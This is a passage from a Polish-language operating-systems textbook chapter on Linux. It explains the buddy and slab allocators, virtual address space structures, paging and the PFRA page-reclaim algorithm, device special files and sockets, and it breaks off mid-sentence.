
Pamięć fizyczną wykorzystuje się do różnych celów. Samo jądro jest ściśle związane z tą pamięcią, zatem żadna jego część nie podlega stronicowaniu. Pozostała pamięć jest dostępna dla stron użytkownika, pamięci podrzędnej stronicowania i innych celów. Pamięć podrzędna stron zawiera bloki pliku, które były ostatnio odczytywane lub zostały odczytane z wyprzedzeniem (w nadziei, że zostaną użyte w niedalekiej przyszłości), albo bloki pliku oczekujące na zapis na dysku, np. utworzone na podstawie procesów trybu użytkownika i przeznaczone do przeniesienia do pliku wymiany. Rozmiar pamięci podrzędnej stron jest ustalany dynamicznie, a sama pamięć podrzędna konkuruje z procesami użytkownika w dostępie do tej samej puli stron. Pamięć podrzędna stronicowania w istocie nie jest odrębną pamięcią podrzędną, a jedynie zbiorem już niepotrzebnych stron użytkownika, które oczekują na stronicowanie. Jeśli strona w tej pamięci jest ponownie wykorzystywana, zanim mechanizm stronicowania usunie ją z pamięci, może być błykawicznie odtworzona.

System Linux dodatkowo obsługuje moduły ładowane dynamicznie, które zwykle pełnią funkcję sterowników urządzeń. Moduły ładowane dynamicznie mogą mieć dowolne rozmiary, a każdy z nich musi dysponować ciągłym obszarem w ramach pamięci jądra. Bezpośrednim skutkiem tych wymagań jest zastosowany w systemie Linux model zarządzania pamięcią fizyczną w sposób umożliwiający pozyskiwanie na żądanie obszarów pamięci dowolnej wielkości. Wykorzystywany schemat, określany mianem *algorytmu bliźniaków*, opisano poniżej.

Mechanizmy przydzielania pamięci

System Linux obsługuje wiele mechanizmów przydzielania pamięci. Główny mechanizm przydzielania nowych ramek stron pamięci fizycznej, nazywany *dyspozytorem stron* (ang. *page allocator*), wykorzystuje doskonale znany *algorytm bliźniaków* (ang. *buddy algorithm*).

Zarządzanie fragmentem pamięci w największym uproszczeniu przebiega następująco. Początkowo pamięć składa się z pojedynczego, ciągłego obszaru — na potrzeby przykładu z rysunku 10.10(a) przyjmujemy, że obszar ten obejmuje 64 strony. Kiedy dyspozytor stron otrzymuje żądanie



Rysunek 10.10. Działanie algorytmu bliźniaków

pamięci, w pierwszym kroku zaokrąglą żądaną liczbę stron do potęgi dwójki, np. do ośmiu. Cały obszar pamięci zostaje następnie podzielony na pół, jak w części (b) rysunku. Ponieważ każda z tych części okazuje się zbyt duża, pierwsza z nich jest ponownie dzielona na pół (c), po czym następuje podział pierwszej z otrzymanych połówek (d). Dopiero teraz dysponujemy obszarem właściwych rozmiarów — wyróżnionym kolorem szarym w części (d) — zatem można go przyporządzić procesowi, który skierował żądanie do dyspozytora.

Przypuśćmy teraz, że drugie żądanie dotyczy ośmiu stron. Można to żądanie zrealizować od razu, jak w części (e). Przyjmijmy, że trzecie żądanie dotyczy czterech stron. Najmniejszy dostępny obszar jest dzielony (f), a jego połowa jest przydzielana żądającemu procesowi (g). Następnie jest zwalniany drugi z 8-stronicowych obszarów (h). I wreszcie następuje zwolnienie drugiego ośmiostronicowego obszaru. Ponieważ dwa zwolnione obszary należały do tego samego fragmentu obejmującego łącznie szesnaście stron, dyspozytor może je ponownie scalić (i).

Linux zarządza pamięcią, stosując algorytm bliźniaków wzbogacony o dodatkową tablicę, której pierwszy element reprezentuje początek listy bloków zajmujących po jednej jednostce, drugi element reprezentuje początek listy bloków zajmujących po dwie jednostki, następny element wskazuje na bloki zajmujące po cztery jednostki itd. Takie rozwiązanie umożliwia błyskawiczne odnajdywanie bloków o rozmiarach równych potędze liczby dwa.

Opisany algorytm prowadzi do sporej fragmentacji wewnętrznej, ponieważ w odpowiedzi na żądanie obszaru zajmującego 65 stron otrzymujemy obszar zajmujący aż 128 stron.

Aby złagodzić skutki tego problemu twórcy systemu Linux stworzyli drugi mechanizm przydzielania pamięci, tzw. *dyspozytor płytowy*, plastrowy (ang. *slab allocator*), który przydziela pamięć, stosując standardowy algorytm bliźniaków, by następnie wycinać z nich plastry (mniejsze jednostki) i zarządzać tymi drobnymi obszarami niezależnie od siebie.

Ponieważ jądro często tworzy i niszczy obiekty pewnych typów (np. typu *task_struct*), wykorzystuje tzw. *pamięci podrzczne obiektów* (ang. *object caches*). Pamięci podrzczne obiektów składają się ze wskaźników do jednego lub wielu plastrów, które mogą zawierać wiele obiektów tego samego typu. Każdy z tych plastrów może być pełny, częściowo zapełniony lub pusty.

Jeśli np. jądro musi przydzieleć pamięć dla nowego deskryptora procesu, czyli dla nowej struktury typu *task_struct*, w pierwszej kolejności szuka częściowo zapełnionej pamięci podrzcznej obiektów dla struktur zadań, aby właśnie tam przydzieleć pamięć nowemu obiektowi *task_struct*. Jeśli taki plaster nie jest dostępny, jądro przeszukuje listę pustych plastrów. I wreszcie (w razie niepowodzenia) jądro przydziela tworzony strukturze nowy plaster, po czym wiąże ten plaster z pamięcią podrczną struktur zadań. Usługę jądra *kmalloc*, która odpowiada za przydzielanie fizycznie ciągłych obszarów pamięci w przestrzeni adresowej jądra, w rzeczywistości zbudowano właśnie ponad opisany tutaj interfejsem plastrów i pamięci podrzcznych obiektów.

Istnieje też trzeci dyspozytor pamięci, nazwany `vmalloc`, który jest wykorzystywany w sytuacji, gdy żądana pamięć musi być ciągła tylko w przestrzeni wirtualnej (kiedy nie jest wymagana ciągłość w pamięci fizycznej). Okazuje się, że ten warunek spełnia zdecydowana większość żądań przydziału pamięci. Wyjątkiem są urządzenia, które pracują po drugiej stronie magistrali pamięci i jednostki zarządzania pamięcią, zatem z natury rzeczy nie potrafią interpretować adresów wirtualnych. Warto jednak pamiętać, że stosowanie wywołania `vmalloc` powoduje pewien spadek wydajności, zatem jest stosowane przede wszystkim do przydzielania ogromnych, ciągłych obszarów wirtualnej przestrzeni adresowej, np. na potrzeby dynamicznie ładowanych modułów jądra. Wszystkie te mechanizmy zbudowano na bazie rozwiązań zastosowanych w Systemie V.

Reprezentacja wirtualnej przestrzeni adresowej

Wirtualna przestrzeń adresowa jest dzielona na obszary homogeniczne, ciągłe i dopasowane do rozmiarów stron. Oznacza to, że każdy z tych obszarów obejmuje następujące po sobie strony, dla których stosuje te same reguły ochrony i stronicowania. Przykładami takich obszarów są segment tekstu oraz plik odwzorowany w pamięci (patrz rysunek 10.7). Wirtualna przestrzeń adresowa może zawierać luki pomiędzy tymi obszarami. Każde odwołanie do takiej luki powoduje jednak krytyczny błąd braku strony. Rozmiar strony jest stały — w architekturze Pentium wynosi 4 kB, a w architekturze Alpha wynosi 8 kB. Wraz z wprowadzeniem architektury Pentium dodano obsługę ramek o rozmiarach 4 MB. W nowoczesnych architekturach 64-bitowych Linux obsługuje *gigantyczne ramki* (ang. *huge pages*), które mają rozmiar 2 MB lub 1 GB. Co więcej, w trybie **PAE** (od ang. *Physical Address Extension*), który w pewnych architekturach 32-bitowych ma na celu rozszerzenie przestrzeni adresowej procesu ponad standardowe 4 GB, istnieje możliwość obsługi stron o rozmiarze 2 MB.

Każdy obszar jest opisywany na poziomie jądra przez strukturę `vm_area_struct`. Wszystkie struktury `vm_area_struct` przypisane jednemu procesowi tworzą listę posortowaną według adresu wirtualnego, dzięki czemu wszystkie strony wchodzące w skład tego obszaru można łatwo odnaleźć. Jeśli wspomniana lista jest zbyt długa (obejmuje więcej niż 32 elementy), jądro tworzy strukturę drzewa, która przyspiesza przeszukiwanie obszarów pamięci procesu. Sama struktura `vm_area_struct` obejmuje takie właściwości obszaru pamięci jak tryb ochrony (tylko do odczytu lub do odczytu i zapisu), ewentualne ścisłe przywiązanie do pamięci (brak możliwości stronicowania) czy kierunek wzrostu adresów (w góre w przypadku segmentów danych lub w dół w przypadku stosów).

Struktura `vm_area_struct` określa też, czy dany obszar ma charakter prywatny, czy jest przez odpowiedni proces współdzielona z jednym lub wieloma innymi procesami. Po wykonaniu wywołania systemowego `fork` system Linux kopiuje listę obszarów na potrzeby procesu potomnego w taki sposób, aby proces macierzysty i proces potomny wskazywały na te same tablice stron. O ile obszary pamięci są oznaczane jako dostępne do odczytu i zapisu, o tyle same strony są dostępne tylko do odczytu. Jeśli któryś z procesów podejmie próbę zapisania danych w stronie, spowoduje naruszenie zasad ochrony — jądro „zobaczy” wówczas, że mimo logicznej możliwości zapisu w obszarze same strony nie są dostępne do zapisu, zatem proces potrzebuje odrębnej kopii tej strony (tym razem oznaczonej jako dostępna do odczytu i zapisu). Właśnie w ten sposób implementuje się mechanizm kopiowania przy zapisie.

Struktura `vm_area_struct` określa też, czy opisywany obszar korzysta z pamięci dyskowej, i — jeśli tak — gdzie jej dane są składowane. Segmente tekstu wykorzystują wykonywalny plik binarny w roli zapasowego magazynu danych; pliki dyskowe są wykorzystywane w roli pamięci zapasowej także przez pliki odwzorowywane w pamięci. Pozostałe obszary, np. stos, nie korzystają z pamięci pomocniczej, chyba że odpowiednie strony zostaną przeniesione do pliku wymiany.

Deskryptor pamięci wysokiego poziomu, reprezentowany przez strukturę `mm_struct`, gromadzi informacje o wszystkich obszarach pamięci wirtualnej należących do przestrzeni adresowej, informacje o poszczególnych segmentach (tekstu, danych i stosu), informacje o użytkownikach korzystających z tej przestrzeni adresowej itp. Dostęp do wszystkich elementów struktur `vm_area_struct` można uzyskiwać na dwa sposoby właśnie za pośrednictwem ich deskryptora pamięci. Po pierwsze struktury `vm_area_struct` są organizowane w ramach list jednokierunkowych uporządkowanych według adresów pamięci wirtualnej. Takie rozwiązanie okazuje się korzystne w sytuacji, gdy niezbędny jest dostęp do wszystkich obszarów pamięci wirtualnej lub gdy jądro poszukuje obszaru pamięci wirtualnej określonych rozmiarów. Po drugie struktury `vm_area_struct` są organizowane w ramach *drzewa czerwono-czarnego* (ang. *red-black tree*), czyli struktury danych zoptymalizowanej pod kątem szybkiego przeszukiwania. Ta metoda jest stosowana w razie konieczności uzyskania dostępu do konkretnej pamięci wirtualnej. Możliwość uzyskiwania dostępu do elementów przestrzeni adresowej procesu z wykorzystaniem tych dwóch metod oznacza, że system Linux oferuje różne operacje jądra stosowane zależnie od tego, która z metod dostępu jest bardziej efektywna w określonym kontekście.

10.4.4. Stronicowanie w systemie Linux

Wczesne systemy UNIX korzystały z tzw. *procesu wymiany* (ang. *swapper process*) odpowiedzialnego za przenoszenie całych procesów pomiędzy pamięcią a dyskiem, kiedy tylko okazywało się, że nie wszystkie aktywne procesy mieściły się w pamięci fizycznej. Linux, podobnie jak inne współczesne wersje Uniksa, nie przenosi już na dysk całych procesów. Podstawową jednostką zarządzania pamięcią główną jest strona, zatem niemal wszystkie komponenty odpowiedzialne za zarządzenie pamięcią operują właśnie na stronach. Także podsystem wymiany opiera się na stronach i jest ściśle związanym z *algorytmem odbierania ramek stron* (ang. *Page Frame Reclaiming Algorithm — PFRA*), opisany w dalszej części tego punktu.

Ogólna koncepcja stronicowania w systemie Linux jest dość prosta: proces, aby mógł być uruchomiony, nie musi być przechowywany w pamięci w całości. W praktyce wystarczy składać w pamięci strukturę użytkownika i tablicę stron. Jeśli te dwa elementy są umieszczone w pamięci (nie w pliku wymiany), przyjmuje się, że proces znajduje się w pamięci i jako taki może zostać wykonany. Strony segmentów tekstu, danych i stosu są przenoszone do pamięci w sposób dynamiczny, pojedynczo (w reakcji na wykrywane odwołania do tych segmentów). Jeśli struktura użytkownika lub tablica stron nie znajduje się w pamięci głównej, odpowiedni proces nie może zostać wykonany do czasu ich przeniesienia do pamięci przez proces wymiany.

Stronicowanie jest implementowane po części przez jądro i po części przez nowy proces nazwany *demonem stron* (ang. *page daemon*). Demon stron jest tzw. procesem 2. (proces 0. jest procesem bezczynności, tradycyjnie nazywanym procesem wymiany, a funkcję procesu 1. pełni *init*; patrz rysunek 10.5). Jak wszystkie demony, demon stron wykonuje swoje zadania okresowo. Po aktywacji demon stron sprawdza stan systemu pod kątem ewentualnej konieczności interwencji. Jeśli stwierdzi, że liczba stron na liście wolnych stron pamięci jest zbyt mała, przystąpi do zwalniania dodatkowych stron.

Linux jest systemem stron na żądanie, który nie stosuje mechanizmów wstępnego stronicowania ani koncepcji zbioru roboczego (mimo że istnieje wywołanie systemowe, za którego pośrednictwem użytkownik może zasugerować, że określona strona może być wkrótce potrzebna, aby zwiększyć prawdopodobieństwo jej natychmiastowej dostępności). Segmente tekstu i pliki odwzorowane w pamięci są stronicowane do odpowiednich plików na dysku. Wszystkie pozostałe elementy są stronicowane albo do partycji stronicowania (jeśli taka istnieje), albo do pliku

stronicowania stałej wielkości, określonego mianem *obszaru wymiany* (ang. *swap area*). Pliki stronicowania można dodawać i usuwać dynamicznie, a każdy z nich ma przypisywany priorytet. Warto pamiętać, że stronicowanie do odrębnej partycji (traktowanej jako osobne urządzenie) jest z kilku powodów bardziej efektywne niż stronicowanie do pliku. Po pierwsze ta forma stronicowania nie wymaga odwzorowywania pomiędzy blokami plików a blokami dyskowymi, zatem eliminuje konieczność dyskowych operacji wejścia-wyjścia na pośrednich blokach. Po drugie operacje zapisu w urządzeniu fizycznym mogą obejmować dane dowolnych rozmiarów i nie są ograniczone do rozmiaru bloku pliku. Po trzecie strona zawsze jest zapisywana w ciągłym obszarze na dysku; w przypadku pliku stronicowania nie mamy takiej gwarancji.

Strony nie są alokowane w urządzeniu lub partycji stronicowania do czasu wystąpienia takiej potrzeby. Każde urządzenie i każdy plik rozpoczyna się od mapy bitowej określającej, które strony są wolne. Jeśli strona pozbawiona zapasowej pamięci (w formie powiązanego pliku dyskowego) musi zostać usunięta z pamięci głównej, system wybiera dla niej partycję lub plik stronicowania z najwyższym priorytetem, który dysponuje odpowiednią przestrzenią. W normalnych warunkach partycja stronicowania (jeśli istnieje) ma przypisany wyższy priorytet niż jakikolwiek plik stronicowania. Tablica stron jest wówczas aktualizowana, aby uwzględnić brak danej strony w pamięci głównej (np. poprzez ustawienie bitu braku strony w pamięci) i wskazywać miejsce składowania tej strony na dysku.

Algorytm wymiany stron

Działanie mechanizmu zastępowania stron jest następujące. System Linux próbuje utrzymywać pewną pulę wolnych stron, aby w razie konieczności były do dyspozycji procesów. Taka pula oczywiście wymaga nieustannego odtwarzania — za realizację tego zadania odpowiada wspomniany już algorytm odbierania ramek stron (PFRA).

Po pierwsze system Linux wyróżnia cztery różne typy stron: *nie do odzyskania* (ang. *unrecoverable*), *wymienialne* (ang. *swappable*), *synchronizowane* (ang. *syncable*) i *usuwalne* (ang. *discardable*). Do kategorii stron nie do odzyskania zalicza się strony zastrzeżone lub zablokowane, strony stosu trybu jądra i inne, które z różnych powodów nie mogą zostać przeniesione z pamięci głównej do pliku (partycji) stronicowania. Strony wymienialne przed odzyskaniem muszą zostać zapisane w obszarze wymiany lub na partycji stronicowania. Strony synchronizowane muszą zostać zapisane na dysku tylko wtedy, gdy zostały oznaczone jako brudne. I wreszcie strony usuwalne mogą być eliminowane z pamięci natychmiast, bezwarunkowo.

W czasie uruchamiania systemu proces `init` wywołuje po jednym procesie demona stron, `kswapd`, dla każdego węzła pamięci, po czym tak konfiguruje uruchomione demony, aby wykonywały swoje zadania w stałych odstępach czasu. Po każdej aktywacji demon `kswapd` sprawdza, czy jest dostępna odpowiednia liczba wolnych stron, porównując dolne i górne znaki wodne z bieżącym użyciem pamięci w poszczególnych strefach pamięci. Jeśli ilość dostępnej pamięci jest wystarczająca, demon wraca do stanu uśpienia, ale może zostać aktywowany w razie nagłej potrzeby zwolnienia dodatkowych stron. Jeśli liczba dostępnych stron w którejś ze stref nie przekracza przyjętego progu, demon `kswapd` inicjuje algorytm odzyskiwania ramek stron. W każdym przebiegu tego algorytmu odzyskuje się tylko pełną docelową liczbę stron, zwykle 32. Liczba odzyskiwanych stron jest ograniczona przede wszystkim po to, aby działanie algorytmu PFRA nie generowało zbyt wielu operacji wejścia-wyjścia (w szczególności liczby operacji zapisu na dysku). Zarówno liczba odzyskiwanych stron, jak i łączna liczba stron analizowanych w każdym przebiegu zależy od parametrów konfiguracyjnych.


Działanie algorytmu PFRA zawsze rozpoczyna się od próby odzyskania stron, których usunięcie z pamięci jest najprostsze, by następnie podjąć próbę zmierzenia się z „trudniejszymi” stronami. Wiele osób również zaczyna pracę od rzeczy najprostszych. Strony usuwalne i strony, które nie są wskazywane przez żadne odwołania, można odzyskać błyskawicznie, przenosząc je na listę wolnych stron danej strefy. Algorytm PFRA szuka następnie stron z pamięcią zapasową, które w ostatnim czasie nie były wykorzystywane — identyfikuje je, stosując metodę zbliżoną do algorytmu zegarowego. Bezpośrednio potem opisywany mechanizm podejmuje próbę usunięcia stron współdzielonych, które sprawią wrażenie szczególnie rzadko wykorzystywanych przez użytkowników. Ze stronami współdzielonymi wiąże się jednak pewien problem — jeśli taka strona jest odzyskiwana, tablice stron wszystkich przestrzeni adresowych, które do tej pory wspólnie dzieliły tę stronę, muszą zostać zaktualizowane w sposób zsynchronizowany. Linux utrzymuje efektywną strukturę drzewiastą, która umożliwia łatwe odnajdywanie wszystkich użytkowników strony współdzielonej. Algorytm PFRA poszukuje następnie zwykłych stron użytkownika, które w razie decyzji o usunięciu z pamięci głównej muszą zostać przeniesione do obszaru wymiany. Jednym z parametrów tego algorytmu jest tzw. *wymienność* (ang. *swappiness*) systemu, czyli stosunek stron, dla których istnieje pamięć zapasowa, do stron wymagających wymiany w trakcie sesji algorytmu PFRA. I wreszcie jeśli strona jest nieprawidłowa, poza pamięcią, współdzielona, w pamięci zablokowanej lub w użyciu przez operacje DMA, algorytm PFRA pomija ją.

Algorytm PFRA wykorzystuje do wyboru starych stron w poszczególnych kategoriach technikę zbliżoną do algorytmu zegarowego. Sercem tego algorytmu jest pętla, która przeszukuje listy aktywnych i nieaktywnych stron w poszczególnych strefach, próbując odzyskiwać różne rodzaje stron z odmienną intensywnością (zależną od ich charakteru). Wartość reprezentująca priorytet odzyskiwania stron jest przekazywana w formie parametru odpowiedniej procedury i decyduje o zakresie działań na rzecz zwalniania pewnych stron. Parametr ten zwykle określa, ile stron należy przeanalizować przed rezygnacją z dalszych działań.

W czasie działania algorytmu PFRA strony są przenoszone pomiędzy listą stron aktywnych a listą stron nieaktywnych w sposób zilustrowany na rysunku 10.11. Aby skutecznie odnajdywać strony, które nie są przedmiotem żadnych odwołań i które najprawdopodobniej nie będą potrzebne w najbliższej przyszłości, algorytm PFRA utrzymuje dla każdej strony dwie flagi: określającą, czy dana strona jest aktywna, oraz określającą, czy jest przedmiotem odwołań. Wspomniane flagi łącznie kodują cztery stany (patrz rysunek 10.11). Podczas pierwszego przeszukiwania zbioru stron algorytm PFRA zeruje bity odwołań. Jeśli w trakcie drugiego przeglądu algorytm odkrywa, że strona jest przedmiotem odwołań, zmienia jej stan na taki, w którym usunięcie z pamięci jest mniej prawdopodobne. W przeciwnym razie stan strony zostaje zmieniony na taki, w którym usunięcie z pamięci staje się bardziej prawdopodobne.

Strony na liście stron nieaktywnych, które nie były przedmiotem odwołań od czasu ostatniej weryfikacji, z natury rzeczy są najlepszymi kandydatami do usunięcia z pamięci głównej. Strony z tej grupy charakteryzują się wartością zerową w bitach PG_active i PG_referenced (patrz rysunek 10.11). Warto przy tej okazji wspomnieć, że w razie konieczności można odzyskać także strony znajdujące się w pozostałych stanach. Tego rodzaju operacje zilustrowano na rysunku 10.11 strzałkami *Ponowne wypełnienie*.

Algorytm PRFA utrzymuje na liście stron nieaktywnych nawet strony, które mogą być przedmiotem odwołań, aby uniknąć sytuacji opisanej poniżej. Wyobraźmy sobie proces uzyskujący określowo, np. co godzinę, dostęp do różnych stron. Strona, która była przedmiotem dostępu od czasu ostatniego przejścia pętli, będzie miała ustawioną flagę odwołania. Ponieważ jednak nie będzie potrzebna przez następną godzinę, algorytm PRFA nie traktuje jej jako kandydata do usunięcia z pamięci głównej.



Rysunek 10.11. Stany stron z perspektywy algorytmu zastępowania ramek stron

Jednym z ważnych aspektów opisywanego systemu zarządzania pamięcią, o którym do tej pory nie wspominaliśmy, jest drugi demon, `pdfflush` (czyli w praktyce zbiór działających w tle wątków demona). Wątki demona `pdfflush` albo (1) aktywują się w stałych odstępach czasu (zwykle co 500 ms), aby zapisać na dysku najstarsze, brudne strony, albo (2) są aktywowane wprost przez jądro, kiedy tylko ilość dostępnej pamięci spada poniżej pewnego progu, aby zapisać na dysku brudne strony z pamięci podręcznej. W tzw. *trybie laptopa*, w którym system dąży do przedłużenia żywotności baterii, brudne strony są zapisywane na dysku za każdym razem, gdy demon `pdfflush` jest aktywowany. Brudne strony mogą też być zapisywane na dysku w odpowiedzi na jawne żądania synchronizacji, np. za pośrednictwem takich wywołań systemowych jak `sync`, `fsync` czy `fdatasync`. Starsze wersje systemu Linux wykorzystywały w tej roli dwa odzielne demony: `kupdate` odpowiedzialny za okresowe odzyskiwanie starych stron oraz `bdfflush` odpowiedzialny za odzyskiwanie stron w warunkach brakującej pamięci. W jądrze 2.4 zintegrowano oba mechanizmy w ramach wątków demona `pdfflush`. Decyzja o zastosowaniu wielu wątków miała na celu wyeliminowanie długich opóźnień związanych z operacjami dyskowymi.

10.5. OPERACJE WEJŚCIA-WYJŚCIA W SYSTEMIE LINUX

W Linuksie system wejścia-wyjścia jest stosunkowo prosty i nie różni się zbytnio od swoich odpowiedników w innych systemach z rodziny UNIX. W największym skrócie wszystkie urządzenia wejścia-wyjścia mają przypominać pliki i być dostępne za pomocą tych samych wywołań systemowych `read` i `write`, które stosuje się dla zwykłych plików dyskowych. W niektórych przypadkach konieczne jest ustalenie parametrów urządzeń, co można zrobić za pomocą specjalnego wywołania systemowego. Przeanalizujemy to i inne zagadnienia w kolejnych punktach tego podrozdziału.

10.5.1. Podstawowe pojęcia

Jak wszystkie komputery, także te pracujące pod kontrolą systemu Linux zawierają takie urządzenia wejścia-wyjścia jak dyski, drukarki czy karty sieciowe. W tej sytuacji konieczne jest zapewnienie programom możliwości uzyskiwania dostępu do tych urządzeń. Istnieje wiele różnych rozwiązań tego problemu — w systemie Linux przyjęto model, w którym urządzenia są integrowane z systemem plików i występują jako tzw. *pliki specjalne*. Każde urządzenie wejścia-wyjścia

ma przypisaną ścieżkę, zwykle w katalogu `/dev`. Dysk twardy np. może być reprezentowany przez plik `/dev/hd1`, drukarka może być reprezentowana przez plik `/dev/lp`, a interfejs sieciowy może występować jako plik `/dev/net`.

Dostęp do tych plików specjalnych można uzyskiwać w taki sam sposób jak w przypadku wszystkich innych plików. Nie są potrzebne żadne specjalne polecenia ani wywołania systemowe. W zupełności wystarczą standardowe wywołania systemowe `open`, `read` i `write`. I tak polecenie w postaci:

```
cp file /dev/lp
```

skopiuje zawartość pliku `file` do urządzenia drukarki, czyli w praktyce spowoduje jego wydrukowanie (oczywiście pod warunkiem że dany użytkownik ma uprawnienia dostępu do pliku specjalnego `/dev/lp`). Programy mogą otwierać, odczytywać i zapisywać pliki specjalne dokładnie tak samo, jak robią to z tradycyjnymi plikami. W rzeczywistości uruchomiony powyżej program `cp` nawet nie „wie”, że drukuje zawartość wskazanego pliku. Oznacza to, że wykonywanie tego rodzaju operacji wejścia-wyjścia nie wymaga żadnego specjalnego mechanizmu.

Pliki specjalne dzieli się na dwie kategorie: blokowe i znakowe. *Specjalne pliki blokowe* to takie, które składają się z sekwencji ponumerowanych bloków. Najważniejszą cechą specjalnego pliku blokowego jest możliwość odrębnego zaadresowania i uzyskania dostępu do każdego bloku. Inaczej mówiąc, program może otworzyć specjalny plik blokowy i odczytać np. blok nr 124 bez konieczności uprzedniego odczytania bloków 0 – 123. Specjalne pliki blokowe zwykle stosuje się w roli reprezentacji dysków.

Specjalne pliki znakowe z reguły wykorzystuje się dla urządzeń, których wejście lub wyjście ma postać strumieni znaków. Do tej grupy zalicza się klawiatury, drukarki, interfejsy sieciowe, myszy, plotery i większość innych urządzeń wejścia-wyjścia otrzymujących lub generujących dane dla swoich użytkowników. Nie można np. (byłoby to zresztą dość osobliwe) szukać bloku nr 124 w myszy.


Z każdym plikiem specjalnym jest związany sterownik urządzenia odpowiedzialny za jego obsługę. Każdy sterownik obejmuje tzw. *główny numer urządzenia* (ang. *major device number*), który służy do identyfikacji tego sterownika. Jeśli jeden sterownik obsługuje wiele urządzeń, np. dwa dyski tego samego typu, każdy dysk ma przypisany *pomocniczy numer urządzenia* (ang. *minor device number*), który identyfikuje konkretne urządzenie. Numery główny i pomocniczy łącznie jednoznacznie identyfikują każde urządzenie wejścia-wyjścia. W pewnych przypadkach pojedynczy sterownik obsługuje dwa ściśle powiązane urządzenia; np. sterownik reprezentowany przez plik `/dev/vt` kontroluje zarówno klawiaturę, jak i ekran, które często są postrzegane jako jedno urządzenie — tzw. terminal.

Mimo że większość znakowych plików specjalnych nie oferuje możliwości swobodnego dostępu do danych, często wymaga mechanizmów kontroli, które nie są potrzebne w przypadku blokowych plików specjalnych. Weźmy np. dane wejściowe wpisywane za pomocą klawiatury i wyświetlane na ekranie. Kiedy użytkownik popełnił błąd i chce usunąć ostatni wpisany znak, naciska odpowiedni klawisz. Niektórzy wolą korzystać z klawisza *Backspace*, inni wybierają przycisk *Del*. Z usunięciem całego ostatniego wiersza także wiążą się kilka konwencji. Tradycyjnym rozwiązaniem było wykorzystywanie w tej roli znaku `@`, jednak rosnąca popularność poczty elektronicznej spowodowała, że w wielu systemach zastąpiono ten znak kombinacją `Ctrl+U` lub innym znakiem. Podobnie przerwanie wykonywania programu wymaga użycia odpowiedniego znaku specjalnego. Także w tym obszarze różni użytkownicy mają różne preferencje. Typowym rozwiązaniem było stosowanie kombinacji `Ctrl+C`, jednak nie jest to rozwiązanie w pełni uniwersalne.

Zamiast wybrać jedno konkretne rozwiązanie i zmusić wszystkich użytkowników do jego stosowania, system Linux obsługuje możliwość dostosowania do własnych potrzeb użytkownika wszystkich wymienionych i innych funkcji specjalnych. Ustawianie tego rodzaju opcji jest możliwe za pośrednictwem specjalnego wywołania systemowego. Wspomniane wywołanie umożliwia kontrolę długości tabulacji, włączanie lub wyłączanie wyświetlania znaków, konwersję pomiędzy znakami powrotu karetki i nowego wiersza itp. Wywołania tego nie można jednak stosować dla zwykłych plików ani blokowych plików specjalnych.

10.5.2. Obsługa sieci

Innym przykładem operacji wejścia-wyjścia jest komunikacja sieciowa — pionierem w tym obszarze był system Berkeley UNIX, a stosowane tam rozwiązania zostały bardziej lub mniej wiernie powielone w systemie Linux. Podstawowym elementem koncepcji opracowanej w Berkeley jest tzw. *gniazdo* (ang. *socket*). Gniazda są odpowiednikami skrzynek pocztowych lub ściennych gniazdów telefonicznych w tym sensie, że stanowią interfejsy do pewnej sieci (tak jak skrzynki pocztowe łączą ludzi z usługami pocztowymi, a gniazdka telefoniczne umożliwiają łączenie aparatów telefonicznych z siecią telekomunikacyjną). Znaczenie gniazda w komunikacji sieciowej pokazano na rysunku 10.12.



Rysunek 10.12. Przykład wykorzystania gniazd do komunikacji sieciowej

Gniazda można tworzyć i niszczyć dynamicznie. Po utworzeniu gniazda otrzymujemy deskryptory pliku, który jest niezbędny do nawiązania połączenia, odczytywania danych, zapisywania danych oraz zwolnienia niepotrzebnego połączenia.

Każde gniazdo obsługuje określony rodzaj komunikacji sieciowej, wskazany podczas tworzenia gniazda. Do najczęściej stosowanych rodzajów połączeń należą:

1. Niezawodny połączeniowy strumień bajtów.
2. Niezawodny połączeniowy strumień pakietów.
3. Zawodna transmisja pakietów.

Pierwszy typ gniazda umożliwia dwóm procesom na różnych komputerach utworzenie łączącego je, równorzędnego potoku. Bajty są „pompowane” do tego potoku z jednej strony i „wypływają” z niego w tej samej kolejności po drugiej stronie. System gwarantuje, że wszystkie wysłane bajty docierają do adresata i że ich porządek pozostaje niezmieniony.

Drugi typ gniazda przypomina ten pierwszy z tą różnicą, że narzuca ograniczenia związane z pakietami. Jeśli nadawca użyje pięciu odrębnych wywołań `write`, zapisując za każdym razem

